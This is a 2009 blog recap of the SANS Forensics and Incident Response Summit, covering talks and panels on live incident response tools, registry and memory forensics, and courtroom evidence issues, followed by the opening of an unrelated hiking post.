    Kelly started out talking about how much things have changed in the cybercrime world. We've gone from phone phreakers, defacements and obnoxious worms to organized criminal networks, terrorism and traditional crimes that involve computers as sources of evidence. As an example of the latter, consider a case in my area where a college professor was convicted of killing his ex-wife. One piece of evidence found on his home computer was search history about ways to kill people. He claimed he was doing research for a novel. Along these lines, Kelly brought up the case of Neil Entwistle who killed his wife and daughter. In his search history were queries about how to kill people.

    Kelly also spoke about some of the training they are offering to law enforcement including the need for first responders to stop pulling the plug and to perform collection of volatile evidence. He played a hilarious clip from CSI of cell phone forensic analysis that had everyone in the room laughing.

    At this point, I'm sorry to say, I had to cut out, but a user panel assembled to discuss aspects of forensics in law enforcement. The panel was to have included Carroll, Kelly, Andrew Bonillo, Special Agent/Computer Forensic Examiner at the U.S. Secret Service; Richard Brittson, retired detective, New York City Police Department; Jennifer Kolde, Computer Scientist with the FBI San Diego Division's National Security Cyber Squad; Cindy Murphy, detective, City of Madison, WI Police Department; Ken Privette, Special Agent in Charge of Digital Evidence Services, United States Postal Service Office of Inspector General; Paul J. Vitchock, Special Agent, Federal Bureau of Investigation, Washington Field Office; and Elizabeth Whitney, Forensic Computer Examiner, City-County Bureau of Identification, Raleigh, NC.

    I apologize if I missed anyone on the list, because I missed the panel, I'm going off of the agenda so some of these folks may not have been there and others may have been on the panel in their place. I have looked over some of the presentations that were given and I'm sure I missed some great content and as someone who frequently works opposite law enforcement, I wish I could have caught this panel.

    After lunch, Dr. Doug White Director of the FANS Lab at Roger Williams University spoke about several different topics related to forensics and the courtroom including some cases where admissability of evidence came into play. I got a little lost at one point while White was speaking about this. His slides referred to US. V. Richardson 583 F. Supp. 2d 694 (W.D. PA 2008) with the sub-bullet referring to hacker defense, but the only thing I can find about the case online indicates that there were scoping issues with a warrant rather than a hacker defense.

    White brought up another interesting case, U. S. v. Carter 549 F. Supp. 2d (D. Nev. 2008), discussed here, where the IP address of a suspect's system was deemed circumstantial evidence and could not be used to tie an individual to the crime. Lesson for investigators, get as much supporting evidence as you can.

    White talked about the Adam Walsh Act that limits defense attorneys and experts to "reasonable access" to the evidence in cases that involve the exploitation of children. Reasonable access generally means at the law enforcement agency during normal business hours. This is a well intentioned law that has cost me some business but if it prevents children from suffering at the hands of incompetent practitioners who lose hard drives or otherwise leak evidence, then it's a good thing.

    One great recommendation White made was to spend downtime coming up with simple ways to explain complex topics. There are lots of things those of us in tech take for granted, like IP addressing and NAT, but when we have to explain them to non-technical folks it can be difficult. Spending time to write clear and easy to understand explanations that can be quickly added to the appendix of a report saves time. It's like developers reusing code.

    Following White's talk Craig Ball, trial lawyer and forensic expert, touched on this same idea during his lightning talk as part of the user panel on challenges in the court room. Ball is a wonderful presenter. He struck me as a very intelligent, thoughtful and friendly gentleman (he's a lawyer?!). Ball had a great slide deck loaded with graphics including some simple animations that he uses to explain complex topics in simple ways to members of the jury, things like how a hard drive works.

    Ball also mentioned using visualization software for turning timelines into nice looking charts. I believe he said he uses a product called Time Map, but a quick search reveals there are quite a few different products on the market. Check out Ball's website where he has loads of materials available for free. I would love to see Ball at work in the court room. I hope to catch him giving a longer presentation at some point in the future.

    Also on the panel with Ball were White, Gary Kessler, Associate Professor of Computer and Digital Forensics and Director of the Center for Digital Investigations at Chamberlain College; Bret Padres Direcor of Digital Forensics for Stroz Friedberg and co-host of the Cyberspeak podcast and Larry Daniel, principal examiner for Guardian Digital Forensics. I may have missed someone, Dave Kleiman was on the agenda, but his slides aren't on the conference CD and I can't remember him being on the panel, this is not to say that if he was on the panel, he didn't have anything noteworthy to say. Rather, it's a reflection on my own poor memory and the fact that I'm writing this more than a week after the event.

    Kessler's question was to rank the qualities in order of importance that an investigator should have and to explain his ranking. I liked Kessler's answer because he took the list given to him (analysis skills, acquisition skills, data recovery skills, report writing skills (Kessler expanded this to communication skills), law enforcement background, computer science background, problem solving skills, integrity and caution) and he added his own qualities of curiosity, technical astuteness and tenacity.

    Kessler's overall number one choice was integrity, something I happen to agree with. And his least important qualities were a computer science background followed by a law enforcement background. For those of us in the field who lack a computer science degree and a law enforcement background, it's easy to agree with Kessler's putting those at the bottom of the list. His second most important quality was technical astuteness. Oddly enough, I know some folks with computer science degrees, who have difficulty with technology outside of their narrow field of specialization.

    Kessler made a point about good examiners that I've heard repeated by others in the field. So much of the job is about being tenacious. Hard problems are hard and many times there are no quick wins, the examiner who sticks with it and works through the adversity is the one you want working for you.

    At this point, I had to cut out and catch a flight. All in all, this was the greatest incident response and forensics focused conference I've attended. If you work in the field, you should try and attend next year, this is not a normal SANS event, it's really a single track conference bookended by the training that SANS if known for.

    I hope to see you there next year.

    Tuesday, July 14, 2009

    2009 SANS Forensics Summit Recap: Day One


    I had the great pleasure of attending and participating as a panelist in the 2009 SANS What Works Summit in Forensics and Incident Response. I covered my presentation in a previous post, but wanted to share my thoughts on some other aspects of this great event.

    The Summit was a two day event, with day one focusing mostly on the more technical aspects of forensics and incident response. Day two's focus was more on the legal side of things, though Eoghan Casey of cmdlabs did give an excellent technical talk on mobile device forensics on day two.

    Day one kicked off with a keynote address by Richard Bejtlich. This is the second year in a row Bejtlich has addressed the attendees and from what I gather, his talk this year was sort of a continuation of his talk from last year. If you read Bejtlich's blog, you know he's a critical thinker and has made some valuable contributions to the field. He knows how to put together an engaging talk and a good slide deck to go with it.

    I did have a slight "uh oh" moment during Bejtlich's address when he mentioned his concept of creating a National Digital Security Board. I have been reading Bejtlich's blog for years, but apparently missed that entry entirely. The "uh oh" was because that was pretty closely related to the theme of my panel presentation. In a nutshell, my take was that incident responders ought to be much more open about what we're dealing with in the same way that the National Transportation Safety Board publishes over 2000 reports each year regarding transportation failures.

    Following Bejtlich was an excellent talk by Kris Harms called "Evil or Not? Rapid Confirmation of Compromised Hosts Via Live Incident Response". I appreciated Harms' talk because it was basically a talk from the trenches, very nuts and bolts, covering a list of different techniques and tools that incident responders can use to quickly assess a potentially compromised system.

    Harms covered many of the tools commonly used by incident responders, but I picked up a few new tactics. One of them was his use of Sysinternals Autoruns and it's capacity to sort out signed and unsigned code. Certainly a criminal could go to the trouble to create signed code and many companies produce legit code that's unsigned, but one of the things incident responders, like forensic examiners need to do is quickly reduce the size of the data to parse and this is one possible technique.

    Harms also spoke about the Advanced Persistent Threat something we should all be giving more attention. APT's frequently make use of rootkit technologies to hide themselves. Harms gave some examples of using Handle, again a Sysinternals tool that most IR folks have used, but it was interesting to note that Handle could be used to work backwards from open files to process IDs and that usually rootkits aren't able to hide themselves from this backwards approach.

    Harms talk alone would benefit any incident responder, but the Summit was just getting started. After Harms, a panel of incident responders took the stage, including Harlan Carvey, Harms, Chris Pogue and Ken Bradley and myself. Each member of the panel gave a lightning style talk answering a question of their choosing. The general consensus of the group was that the best tool for incident responders is still the gray matter between one's ears. Following the panelist's presentations, members of the audience had a chance to ask questions. This format was followed for all the panels during the Summit. It's a great opportunity for practitioners to pick the brains of leading experts.

    Following lunch, Carvey took the stage again and talked registry forensics. When it comes to the Windows registry, Carvey has done more for the Windows IR and forensics community than any other individual. If you are an incident responder or digital investigator and haven't picked up a copy of his book you really should purchase a copy or watch the SANS Forensics Blog where we'll be giving away a few copies courtesy of Syngress Publishing. Carvey has written some great tools for pulling useful information from the registry and has made them freely available from his web site. One thing he said during his talk and that is repeated in his book is that the Windows registry is a log file. Given the fact that keys have last write time stamps, this is true and can be very useful for making a case. Carvey's a great speaker, if you have a chance to see him talk, don't pass it up.

    Following Carvey was another panel discussion on essential forensics tools and techniques. Jesse Kornblum spoke about dealing with foreign languages in malware. Kornblum has an amazing mind and has made many great contributions to the field. Hearing him speak was another among the many highlights of the Summit. Troy Larson answered the question, "What forensic tool needs to be created that doesn't exist yet?" His answer was "a tool to perform intelligent network imaging of volume shadow copies." If you don't know, volume shadow copies are bit-level diffs of all the clusters on your Windows Vista and later volumes. Obviously, there's a wealth of useful data in there, but as of yet, getting at the data is a labor intensive process and sadly many practitioners don't even bother.

    Also on the panel was Mark McKinnon of RedWolf Computer Forensics, author of numerous forensics tools including Skype Log Parser, CSC Parser (for offline files) as well as a number of parsers for a variety of browsers. McKinnon answered the question "What are 2-3 major challenges that investigators now face or will face in the near future?" His answer was the astounding amount of new software and hardware that is flooding the market including the latest smart phones, gaming consoles, Google Wave, etc.

    Jess Garcia from One eSecurity spoke about using different tools and different approaches depending on the type of case being worked. On one of his slides he mentioned cases involving cloud providers. I can just imagine the headaches that's going to present in the future.

    At the end of the panel, Rob Lee asked the panelists what their favorite forensics tools was or what they used most often and I believe everyone of them said X-Ways Forensics and WinHex.

    Next, Jamie Butler and Peter Silberman from Mandiant spoke about memory forensics and ran through some demos. On the day of their talk, they also released new versions of Memoryze and Audit Viewer. These two are whip smart and it was great to see their work in action.

    The writing has been on the wall for a few years now that collecting memory dumps could replace a bunch of more traditional live response steps and with the advances that these tools bring, there should no longer be any doubt that collecting memory should be the first step in any incident response. There are bits of information you can get from memory that you can't get from any other tools. One of these is time stamps for socket connections. To say nothing of memory resident malware. Memory analysis is the future and the future is here now (though it may not be evenly distributed, as has been said).

    Even if you're dealing with a system that doesn't currently have good analysis tools available for its memory dumps, don't underestimate the ability of geniuses like Butler and Silberman to create tools that may one day help your case and in the meantime, there's still scads of information you can glean from a simple strings search.

    Following Butler and Silberman, Brendan Dolan-Gavitt a post-grad at Georgia Tech and a contributor to Volatility talked about and demoed some of his work parsing registry structures from memory dumps.

    At that point, my brain was pretty full so I checked out for a bit and went to dinner, but made it back in time to catch the live recording of Cyberspeak. It was fun to watch the show and there was some great discussion between Ovie Carroll Larson and Craig Ball. I wish the members of the audience participating in the discussion could have been mic'd because there were lots of smart comments.

    All in all, it was an amazing day. This was only my second time being in Washington D.C., my other visit being for Shmoocon and I considered cutting out to go do some sight-seeing, until I got there and realized there was going to be some world class content that no one in their right mind would want to miss.

    I know it's the intention of the organizers to post as much of the presentations as possible, but as of this writing the files aren't available. Watch the SANS Forensics Blog for an announcement once the presentations are posted.

    I'll post my day two recap in the next few days.

    Grand Canyon Rim to Rim: New Gear and Best Intentions

    I pulled my late 1980s backpack out of storage. My first thought was that it was heavier than I remembered, just over seven pounds empty. Ba...